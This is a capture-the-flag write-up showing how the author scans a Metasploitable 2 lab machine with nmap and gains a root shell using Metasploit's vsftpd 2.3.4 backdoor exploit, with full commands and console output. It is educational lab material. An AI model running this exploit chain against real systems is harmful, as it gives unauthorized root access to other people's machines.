
CTF - GAINING ROOT ACCESS INTO METASPLOITABLE 2


FOOTPRINTING:-

Metasploitable 2 and Kali Linux were one the same local network. So, I did an initial Nmap ping sweep on the entire network to see which systems were online. After identifying Metasploitable 2 machine, I ran a detained scan.



```
root@DAGGER:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.254.128  netmask 255.255.255.0  broadcast 192.168.254.255
        inet6 fe80::20c:29ff:fe40:fb85  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:40:fb:85  txqueuelen 1000  (Ethernet)
        RX packets 223548  bytes 173948312 (165.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 153671  bytes 15280379 (14.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4425  bytes 324950 (317.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4425  bytes 324950 (317.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@DAGGER:~# nmap 192.168.254.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-02 13:28 EDT
Nmap scan report for 192.168.254.1
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.254.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
```


[Screenshot 1: ifconfig and initial scan]



```
root@DAGGER:~# nmap -A 192.168.254.131
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-02 13:32 EDT
Nmap scan report for 192.168.254.131
Host is up (0.00096s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.254.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2018-06-02T17:32:43+00:00; -3s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

[Screenshot 2: Detailed nmap scan]


The detailed scan revealed vsftpd (version 2.3.4) was running on port 21. I initialized the database and started metasploit



```
root@DAGGER:~# /etc/init.d/postgresql start
[ ok ] Starting postgresql (via systemctl): postgresql.service.
root@DAGGER:~# msfconsole

                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v4.16.58-dev                         ]
+ -- --=[ 1769 exploits - 1007 auxiliary - 307 post       ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```


[Screenshot 3: Initialized database and started Metasploit]

I used the vsftpd_234_backdoor exploit and cmd/unix/interact payload. I ran the exploit in the background with '>exploit -j' and opened a session. In order to interact with the session, I needed to obtain the session id. I used '>sessions -l' to list the open sessions and then '>sessions -i 1' to interact with session 1. Last screenshot shows that I gained root access into the Metasploitable 2 system




```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.254.131
rhost => 192.168.254.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.254.131  yes       The target address
   RPORT  21               yes       The target port (TCP)
```

[Screenshot 4: The exploit used]



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name                Disclosure Date  Rank    Description
   ----                ---------------  ----    -----------
   cmd/unix/interact                    normal  Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.254.131  yes       The target address
   RPORT  21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

[Screenshot 5: The payload used]



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 0.

[*] 192.168.254.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.254.131:21 - USER: 331 Please specify the password.
[+] 192.168.254.131:21 - Backdoor service has been spawned, handling...
msf exploit(unix/ftp/vsftpd_234_backdoor) > [+] 192.168.254.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.254.128:45611 -> 192.168.254.131:6200) at 2018-06-02 13:44:31 -0400

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.254.128:45611 -> 192.168.254.131:6200 (192.168.254.131)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:81:b1:63
          inet addr:192.168.254.131  Bcast:192.168.254.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe81:b163/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:98760 errors:1 dropped:6 overruns:0 frame:0
          TX packets:95561 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9096383 (8.6 MB)  TX bytes:21110511 (20.1 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1169 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1169 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:557633 (544.5 KB)  TX bytes:557633 (544.5 KB)
```

[Screenshot 6: Gained access into the Metasploitable 2 system]